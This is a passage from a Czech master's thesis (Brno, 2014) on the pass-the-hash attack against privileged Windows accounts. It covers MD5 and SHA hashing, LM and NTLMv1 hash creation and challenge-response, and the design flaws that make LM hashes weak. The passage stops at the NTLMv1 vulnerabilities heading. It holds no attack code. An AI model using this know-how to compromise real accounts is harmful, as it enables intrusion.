
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

DEPARTMENT OF TELECOMMUNICATIONS

VYUŽITÍ ÚTOKU "PASS THE HASH ATTACK" NA KOMPROMITACI VYSOCE PRIVILEGOVANÝCH ÚČTŮ

USING OF THE ATTACK "PASS THE HASH ATTACK" FOR THE COMPROMISING OF HIGH PRIVILEGED ACCOUNTS.

DIPLOMOVÁ PRÁCE

MASTER'S THESIS


AUTOR PRÁCE — Bc. VOJTĚCH JAKAB

AUTHOR

VEDOUCÍ PRÁCE — Ing. PATRIK BABNIČ

SUPERVISOR

BRNO 2014



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky a komunikačních technologií

Ústav telekomunikací

Diplomová práce

magisterský navazující studijní obor
Telekomunikační a informační technika

Student: Bc. Vojtěch Jakab ***ID:*** 125461
Ročník: 2 ***Akademický rok:*** 2013/2014

NÁZEV TÉMATU:

Využití útoku "Pass the hash attack" na kompromitaci vysoce privilegovaných účtů

POKYNY PRO VYPRACOVÁNÍ:

Diplomová práce se bude zaobírat bezpečností operačních systémů s hlavním zaměřením na systém Windows. Teoretická část bude obsahovat podrobný popis slabin a možností kompromitace systému. Výsledek bude návrh simulačního modelu a podrobný popis možných útoků s využitím volně dostupných programů a nástrojů ve firemním prostředí. Práce se bude dále zaobírat penetračními testy a navrhnutou simulací.

DOPORUČENÁ LITERATURA:

[1] EWAIDA, Bashar. SANS Institute InfoSec Reading Room: Pass-the-hash attacks: Tools and Mitigation. [online]. 2010, s. 1-53. Dostupné z: http://www.sans.org/reading-room/whitepapers/testing/pass-the-hash-attacks-tools-mitigation-33283?show=pass-the-hash-attacks-tools-mitigation-33283&cat=testing
[2] Windows 2000 security: technical reference. Washington: Microsoft Press, 2000, xix, 582 s. Česká technická norma. ISBN 07-356-0858-X.
[3]CLARKE, Justin a Nitesh DHANJANI. Network Security Tools: Writing, Hacking, and Modifying Security Tools. Shroff Publishers/O`Reilly, 2005. ISBN 8173668396.

Termín zadání: 10.2.2014 ***Termín odevzdání:*** 30.5.2014

Vedoucí práce: Ing. Patrik Babnič
Konzultanti diplomové práce:

doc. Ing. Jiří Mišurec, CSc.
Předseda oborové rady

ABSTRAKT

Diplomová práce se zabývá problematikou útoku "'pass the hash"' na vysoce privilegizované účty. V teoretické části jsou rozebrány možnosti a tvorby hashe. Následuje popis principu autentizace v operačním systému Windows. Zde je také poukázáno na slabiny v návrhu autetizačních mechanizmů. Poslední část se zabývá samostatným útokem a možnostmi zabezpečení systému za účelem jeho znemožnění.
V praktické části jsou testovány volně dostupné nástroje pro získávání hashe ze souborů operačního systémů a nástroje za jejichž pomoci je možné již samostatný útok provést. Výstupem této části je zvolení vhodných nástrojů k demonstraci útoku v navrženém reálném prostředí.
Poslední část práce se zabývá navržením testovacího prostředí a demonstrací útoku s možností postupu přes síť. Následně jsou provedeny kroky umožňující zmírnit dopad celého útoku.

KLÍČOVÁ SLOVA

Útok, pass the hash, hash, LM, NTLM, SAM, bezpečnost, autentizace

ABSTRACT

The master thesis deals with the attack "'pass the hash"' on high privileged accounts. Within the theoretical part is discussed creating hashes and its use. Next is a description of the authentication in Windows operating system. There are also pointed out weaknesses in the design of authentication mechanisms. The last part deals with the individual attack and security options for mitigating the impacts.
In the practical part are tested available tools for retrieving hashes from the files of the operating systems and tools which allow the attack itself. The output of this section is selection of the appropriate tools to demonstrate the attack in a proposed real environment.
The last topic is about designing the experimental environment, demostration of the attack with the possibility of getting through the network. The last steps deal with mitigating the impact of the attack.

KEYWORDS

Attack, pass the hash, hash, LM, NTLM, SAM, security, authentication

JAKAB, Vojtěch *Využití útoku "'Pass the hash attack"' na kompromitaci vysoce privilegizovaných účtů*: diplomová práce. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, 2014. 82 s. Vedoucí práce byl Ing. Patrik Babnič,

PROHLÁŠENÍ

Prohlašuji, že svou diplomovou práci na téma „Využití útoku "'Pass the hash attack"' na kompromitaci vysoce privilegizovaných účtů“ jsem vypracoval samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením této diplomové práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

(podpis autora)

PODĚKOVÁNÍ

Děkuji vedoucímu semestrální práce Ing. Patriku Babničovi za velmi užitečnou metodickou pomoc a cenné rady při zpracování diplomové práce.

Brno ....

(podpis autora)

Faculty of Electrical Engineering
and Communication
Brno University of Technology
Technicka 12, CZ-61600 Brno
Czech Republic
http://www.six.feec.vutbr.cz

PODĚKOVÁNÍ

Výzkum popsaný v této diplomové práci byl realizován v laboratořích podpořených z projektu SIX; registrační číslo CZ.1.05/2.1.00/03.0072, operační program Výzkum a vývoj pro inovace.

Brno . . . . . .

. . . . . .
(podpis autora)

EVROPSKÁ UNIE
EVROPSKÝ FOND PRO REGIONÁLNÍ ROZVOJ
INVESTICE DO VAŠÍ BUDOUCNOSTI

OP Výzkum a vývoj
pro inovace

OBSAH

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

ÚVOD

Hesla jsou v dnešním světě stále využívána jako běžná bezpečností opatření. Hlavní důraz by měl být kladen na jejich sílu, a tedy odolnost proti útokům hrubou silou.

V případě, že k takovému útoku dojde, ne vždy je zaručena jeho úspěšnost. Jejich časová náročnost je úměrná síle zvoleného hesla a při použití dostatečně bezpečného hesla je jeho prolomení téměř nereálné.

Ovšem ne vždy je potřeba ke kompromitaci vybraného uživatelského účtu nutná znalost hesla v jeho čisté podobě.

V současné době by se uživatelská hesla neměla posílat a ověřovat v čistém textu, jelikož by je bylo velmi jednoduché zachytit. Ověřování správnosti tedy funguje způsobem porovnávání hash otisků daného hesla.

V případě, že přístup k hashi na daném systému, či auntentizačním serveru není dostatečně zabezpečen, vzniká bezpečnostní díra, kterou je možné využít ke kompromitaci i vysoce privilegizovaných administrátorkých účtů. Když se útočník daného hashe zmocní, může jej při auntentizačním porcesu podvrhnout a přihlásit se na zvolený účet i bez znalosti konkrétního hesla.

Když k popsané situaci dojde a útočník se úspěšně zmocnil administrátorského účtu, získal v podstatě kontrolu nad všemi počítači v konkrétní doméně.

Je tedy patrné, že by měl být kladen velký důraz na tvorbu a udržování hashů. Tato diplomová práce má za cíl dokázat, že tomu tak i po dlouhé době, co je útok pass the hash známý, není.

1 FUNKCE HASH

Kryptografická hashovací funkce H

$$h=H(Z)$$

kde Z reprezentuje vstupní data a h výstupní hash je matematický algoritmus, který převede vstup (text, soubor, obrázek. . .) na speciální řetězec znaků o fixní délce. Ten se nazývá hash neboli otisk. Jeho velikost je obvykle 128, 160, 192 nebo 256 bitů [1]. Idealizovaná hashovací funkce by měla umožňovat:

- rychlé zpracování,
- nemožnost získat vstup z daného hashe,
- nemožnost změnit zprávu bez toho, aby se změnil její hash,
- bezkoliznost - není možné najít dvě různé zpárvy se stejným hashem [2].

V reálném prostředí ovšem tuto ideální funkci není možné vytvořit, je možné se jí pouze přiblížit. Tento algoritmus má tyto vlastnosti:


- jakákoliv vstupní data jsou převedena na řetězec výstupních znaků o přesně dané velikosti,
- jednosměrnost - z výsledného hashe je téměř nemožné získat zpátky vstupní data,
- sebemenší změna na vstupu vyvolá velkou změnu na výstupu,
- koliznost - dva různé vstupy mohou mít stejný otisk. Tato vlastnost není žádoucí, nelze se jí ovšem vyhnout z důvodu, že téměř neomezená vstupní data jednoduše nelze popsat konečným řetězcem pevné délky [1].

K získání hashe je v současné době možné použít několika různých algoritmů. Mezi nejčastější patří MD5 a SHA-2.

1.1 Message-Digest 5

Jedná se o starší hashovací algoritmus, jenž už byl v současné době prolomen a tudíž není považován za bezpečný. Přesto je stále využíván v některých kryptografických protokolech [4]. Na vstupu je načtena libovolná zpráva a výstup činí hash o délce 128 bitů. Princip tvorby hashe je následující:

1. Vstupí řetězec je rozšířen doplňujícími bity tak, aby velikost zprávy byla 448 mod 512. Jako doplňující bit je zvolena pouze jedna 1 a zbytek tvoří 0.
2. Za účelem zvýšení bezpečnosti je dále k výsledku doplněno dalších 64 bitů, které reprezentují délku původní zprávy (Damgard-Merklovo zesílení). Nyní je zpráva beze zbytku dělitelná 512.
3. Před výpočetem jsou v zásobníku incializovány slova A, B, C, D danými konstantami.



Obr. 1.1: Schéma jedné iterace u výpočtu MD5 hashe

4. Zpráva je rozdělena na jednotlivé bloky o velikosti 512b, které se dále dělí ještě na 16 částí po 32 bitech (X_1 - X_{16}) a před zpracováním je k nim přičtena konstanta T_i.
5. Provede se výpočet hashe z jednoho bloku. Tato operace je znázorněna na obrázku 1.1. Pro konečný výsledek je algoritmus zopakován 64x. Všech 64 operací je rozděleno na 4 kola, v nichž jsou prováděny 4 různé funkce. Každá funkce má na vstupu slovo o délce 32 bitů a po zpracování je výsledkem slovo o stejné délce.

$$\text{1. kolo: F(B, C, D)} = (\text{B} \wedge \text{C}) \vee (\neg\text{B} \wedge \text{D}),$$
$$\text{2. kolo: G(B, C, D)} = (\text{B} \wedge \text{D}) \vee (\text{C} \wedge \neg\text{D}),$$
$$\text{3. kolo: H(B, C, D)} = \text{B} \oplus \text{C} \oplus \text{D},$$
$$\text{4. kolo: I(B, C, D)} = \text{C} \oplus (\text{B} \vee \neg\text{D}).$$

6. Pro každou operaci je zvolen jiný vstup X_i a také jiný bitový posun s.

7. Výsledný hash daného bloku je reprezentován výstupem slov A, B, C, D. Jelikož je jejich velikost 32 bitů, výsledný hash má délku 4*32b = 128 bitů.
8. Výstupní slova předchozího bloku slouží jako vstupní slova bloku dalšího.
9. Výsledný hash celého vstupu je dán slovy A, B, C, D po zpracování všech dostupných 512b bloků [3].

1.1.1 Příkad MD5 hashe

V případě vytvoření otisku sousloví „tvorba md5 hashe“ je jeho otisk následující:

347320698b92f901fe4ab1682c585bfa.

Po změně sousloví na „tvorba MD5 hashe“ se otisk změní na:

e13142ca7b1ad8f69a43f16ccfcf2c2f

Jak je patrné z výše uvedeného příkladu, bylo dokázáno, že i malá změna na vstupu vyvolá velkou změnu výstupního otisku.

1.2 Secure Hash Algorithm

Secure Hash Algorithm (SHA) označuje v současné době rodinu pěti algoritmů. Jedná se o SHA-0, SHA-1, SHA-224, SHA-256, SHA-384, SHA-512. Všechny varianty kromě SHA-1 se souhrnně označují jako SHA-2 [6]. Čísla za označením uvádějí délku výstupního hashe.


Bezpečnost algoritmu SHA-1, který vychází z MD4 a MD5, byla zpochybněna a bylo dokázáno, že je teoreticky možné nalézt kolize [6]. Z toho důvodu byla vyvinuta funkce SHA-2 a nyní se pracuje na SHA-3, která nevychází ze svého předchůdce [6].

Před vytvořením hashe musí opět dojít k upravení délky vstupu tak, aby byl dělitelný beze zbytku buď 512 nebo 1024, a zpráva je následně rozdělena na bloky o velikosti 512 nebo 1024 bitů. Toto rozdělení záleží na zvoleném algoritmu SHA (viz tabulka 1.1). Princip doplnění je obdobný jako u MD5 (viz 1.1) [5].

Stejným způsobem jsou definována i počáteční vstupní slova A-H [5]. Průběh jedné iterace u výpočtu SHA hashe je znázorněn na obr. 1.2

Funkce Ch a Ma představují operace [6]:

$$\mathrm{Ch}(E, F, G) = (E \wedge F) \oplus (\neg E \wedge G)$$
$$\mathrm{Ma}(A, B, C) = (A \wedge B) \oplus (A \wedge C) \oplus (B \wedge C).$$



Obr. 1.2: Schéma jedné iterace u výpočtu SHA hashe [6]

V sumarizačních blocích dochází k bitovému posunu slova A a E. Tento bitový posun se opět liší podle zvoleného algoritmu SHA. Blok mod2^{32} představuje sčítání modulo 2^{32}. Po skončení poslední iterace se výsledný hash skládá zase ze slov A-H [5].

V tabulce 1.1 jsou uvedeny základní vlastnosti algoritmů MD5 a SHA. Doplněny byly taky záznamy o maximální velikosti vstupu a míře bezpečnosti.

Tab. 1.1: Vlastnosti hashovacích algoritmů

Algoritmus	velikost hashe (b)	maximální velikost vstupní zprávy (b)	délka slova (b)	kolize
MD5	128	$2^{64} - 1$	32	nalezeny
SHA-0	160	$2^{64} - 1$	32	nalezeny
SHA-1	160	$2^{64} - 1$	32	teoreticky možné
SHA-224	224	$2^{64} - 1$	32	nenalezeny
SHA-256	256	$2^{64} - 1$	32	nenalezeny
SHA-384	384	$2^{128} - 1$	64	nenalezeny
SHA-512	512	$2^{128} - 1$	64	nenalezeny

1.3 Využití hashovací funkce

1.3.1 Intergrita data

Hashovací funkce se hojně využívá pro kontrolu integrity dat, tzn. ověření, že data nebyla při přenosu pozměněna [10]. Princip je založen na tom, že malá změna na vstupu vyvolává velkou změnu na výstupu. U souboru je po jeho vytvoření (nebo před přenesením) vytvořen hash a ten je zveřejněn. Uživatel, který si daný soubor např. stáhne, může ověřit, že nebyl změněn tak, že vygeneruje hash přeneseného souboru a porovná ho s původním. Tímto způsobem se dá ověřit nejen, že data nebyla pozměněna útočníkem, ale také správný přenos souboru [10].

1.3.2 Hash hesel

Hash hesel je založen na jednosměrnosti hashovací funkce, tedy že z daného hashe nelze zjistit původní fráze [7]. Pokud si uživatel vytvoří heslo, to není v databázi uloženo v čistém textu, ale pouze jako jaho hash. Pokaždé když se chce daný uživatel znova autentizovat je porovnán pouze hash zadaného hesla s hashem uloženým v databázi [7]. Je tedy vyloučená možnost zachycení hesla v nezabezpečené podobě.

Toto řešení ovšem neposkytuje ochranu proti slovníkovému útoku [7]. Z toho důvodu se k hashi v databázi přidává ještě tzn. „sůl“. Jedná se o vygenerovaný přídavek k heslu. Není tedy vytvořen hash samotného hesla, ale hesla, do kterého je přidána sůl [7].

Ovšem ani sůl nemusí poskytnout maximální stupeň ochrany při špatně zvolené hashovací funkci [7]. Jak již bylo zmíněno např. u MD5 již byly nalezeny kolize (dva různé vstupy mají stejný otisk) a u funkce SHA-1 je to teoreticky také možné. Je tedy vhodné zvolit aleposň algoritmus SHA-2 [7].

1.3.3 Digitální otisk dat

Hash v tomto případě slouží jako jednozančný identifikátor dat [10]. Jakkoliv velká data jsou tedy reprezentována otiskem o velikosti v řádech desítek bitů (na základě zvolené hashovací funkce). Toho je možné využít díky předpokládané bezkoliznosti hashovací funkce [10].

1.3.4 Digitální podpisy

Z ověřovaného souboru je nejprve vypočten hash, který je následně zašifrován soukromým klíčem vlastníka souboru. Tak vznikne elektronický podpis [7].


Při ověření podpisu je nejprve znovu vypočítán hash dokumentu. Díky známému veřejnému klíči je doručený podpis dešifrován a získán hash z původního souboru. Tyto dva získané hashe jsou následně porovnány. Jestli jejich hodnoty odpovídají, je podpis ověřen [7].

1.3.5 Detekce nežádoucích změn v systému

Pomocí hashe je také možné detekovat nežádoucí změny a programy v systému [7]. Nejprve je v pravidelných intervalech generován otisk systému nebo jeho části před i po provedení legitimní akce, která upravuje soubory v systému. Tento otisk je následně porovnáván se současným stavem systému, za účelem nalezení nežádoucích změn [7].

2 AUTENTIZACE VE WINDOWS

Autentizace ve Windows může probíhat přímo nebo nepřímo. Pokud probíhá přímo, jedná se o model výzva-odpověď (challenge-response), kdy uživatel vznese na autentizační server požadavek, server mu následně vrátí výzvu, na kterou klient musí správně odpovědět(obr. 2.1) [9]. V případě, že se tak stane, autentizace proběhla úspěšně. Tento model využívají protokoly LM, NTLMv1 a NTLMv2.



Obr. 2.1: Model výzva odpověď (challenge-response)

2.1 Lan Manager protokol

Jedná se o starší autentizační protokol, jenž ověřuje uživatele již prolomenou autentizační metodou [9].

Klientovo heslo je šifrováno na tzn. LM hash. Ten je možné za pomoci duhových tabulek nebo útokem hrubou silou velmi jednoduše prolomit [9]. Lan manager se používal v systémech Windows do verze NT, kde byl již nahrazen protokolem NTLMv1 [9].


2.1.1 Tovrba LM hashe

Tvorba LM hashe se skládá z následujících kroků [8]:

1. Heslo zadané uživatelem musí být převedeno na fixní délku 14 bytů. Kratší heslo je tedy doplněno na požadovanou velikost nulami, u delšího hesla je celý řetězec změněn na nuly a LM hash není vytvořen.
2. Veškerá malá písmena jsou převedena na velká.
3. Řetězec o délce 14 bytů je rozdělen na dva o poloviční délce. Takto vzniknou dva klíče, které slouží k zašifrování konstanty algoritmem DES. Ke každému klíči je ještě doplněn jeden byte tak, že 7 bytový blok je rozdělen jako bit stream a po každém sedmém bitu následuje doplněná nula až na požadovanou velikost.

4. Těmito klíči je následně zašifrována ASCII konstanta KGS!@#$%.
5. Výstup tvoří dva řetězce o velikosti 8 bytů, jejichž spojením vznikne požadovaný LM hash s délkou 16 bytů.

Tvorba LM hashe je znázorněna na obrázku 2.2.




Obr. 2.2: Výpočet LM hashe

2.1.2 LM výzva-odpověď

Než dojde k autentizaci, je klient nejdříve požádán o svoje heslo. Po jeho zadání je vygenerován výše zmíněným způsobem jeho LM hash. Ten je použit k rozšifrování výzvy, která přišla od serveru. Jelikož LM hash má délku 16 bytů a DES algoritmus využívá klíče o délce 7 bytů, musí být LM hash prvně upraven. To proběhne následujícím způsobem (obr. 2.3) [8]:

1. LM hash je doplněn na délku 21 bytů. Všechny doplněné znaky jsou nuly.
2. Vzniklý řetězec je rozdělen na 3 sedmibytové. Ty následně slouží jako klíče k dešifrování.
3. Zašifrovaná výzva je celkem třikrát rozkódována získanými klíči.
4. Spojením dosažených výsledků vznikne řetězec o délce 24 bytů.



Obr. 2.3: Zpracování výzvy

Získaný rozšifrovaný řetězec je zaslán zpět na server, a když je jeho hodnota stejná jako hodnota, kterou si vypočítal sever z uloženého LM hashe v jeho databázi, je uživatel úspěšně autentizován [8].

2.1.3 Chyby v návrhu LM hashe

Jak je již patrné z tvorby LM hashe, jeho návrh obsahuje velmi výrazné chyby, které jej činí velmi zranitelným [9].

1. Heslo je ve druhém kroku převedeno pouze na velká písmena, čímž se se výrazně sníží počet používaných znaků. Tímto je mnohonásobně zvýšena náchylnost ke slovníkovém útoku. Původním účelem tohoto kroku měla být eliminace špatného zadání hesla v případě, že uživatel chybně zadá velká či malá písmena.
2. Hash hesla je tvořen šifrováním známé konstanty v nechráněné podobě. Ta neobsahuje žádnou sůl ani další náhodné prvky. Je tedy jednodušší heslo uhádnout a také je zvýšena náchylnost ke kryptoanalýze
3. Heslo je rozděleno na dvě části po sedmi znacích. V případě, že bylo heslo kratší než 7 znaků, druhá část je doplněna nulami. Ta je následně využita jako

klíč k šifrování také známé konstanty. Z toho vyplývá, že každé heslo kratší než 7 znaků bude mít druhou část šifrovaného textu stejnou. Ta je navíc dobře známá. Je tedy velmi snadné dohledat, zdali je heslo kratší než 7 znaků.

4. Heslo je rozděleno na dvě části, které jsou zpracovávány nezávisle na sobě. Neexistuje mezi nimi žádná kryptografická vazba, a tedy je možné zaútočit na každou část zvlášť.
5. Všeobecně není již dnes DES algoritmus není považován za bezpečný [9].

2.2 NT Lan Manager

Protkol NTLM navazuje na starší, již nebezpečný protokol LM. Jeho cílem bylo opravit slabiny LM protokolu [12]. Ovšem ani tento protokol není dnes považován za bezpečný, přesto je hojně využíván na většině operačních systémů Windows [12]. V případě, že jsou počítače připojeny do domény, měl by být preferován protokol Kerberos [12]. Existují dvě verze daného protkolu - NTLMv1 a NTLMv2. Obě dvě opět využívají modelu výzva-odpověď (viz obr. 2.1) [12].

2.2.1 NTLMv1 hash

NTLM hash je tvořen mnohem jednodušeji než LM hash. Na zvolené heslo je pouze aplikován jednosměrný algoritmus MD4 a vzniklý otisk je uložen do databáze.

MD4 hash je předchůdce dnes již prolomeného, ovšem stále hojně používaného algoritmu MD5. Jeho tvorba oproti tvorbě MD5 hashe (viz 1.1) obsahuje tyto změny [11]:

- Provádí se pouze tři kola oproti čtyřem u MD5.
- Neobsahuje přičtení kostanty K_i (viz obr. 1.1)
- Využití jiných funkcí, které jsou ovšem jen tři.
- Výstupní data předchozího kola přicházejí ve stejném pořadí jako vstupní data kola dalšího.
- Jiný počet bitů pro bitový posun $<<< s$ [11].

Jak je již patrné z použitého hashovacího algoritmu, ani tento protokol nemůže být považován za bezpečný, jelikož byly u algoritmu MD5 nalezeny kolize. Totéž platí i pro starší MD4 [12].

NTLMv1 výzva-odpověď

Protkoly LM a NTLM jsou velmi podobné, jejich hlavní rozdíl tvoří pouze výpočet hashe hesla [12]. Schéma výpočtu odpovědi je totžné se schématem uvedeným na obr. 2.3.

Jediný rozdíl tvoří pouze použití NTLM hashe (MD4) namísto LM hashe při tvorbě tří potřebných klíčů pro šiforvání výzvy [13]. NTLMv1 hash o délce 16 bytů je také doplněn nulami na 21 bytů. Výsledná odpověď složená ze tři kryptogramů má délku 24 bytů [13].

Zranitelnosti NTLMv1

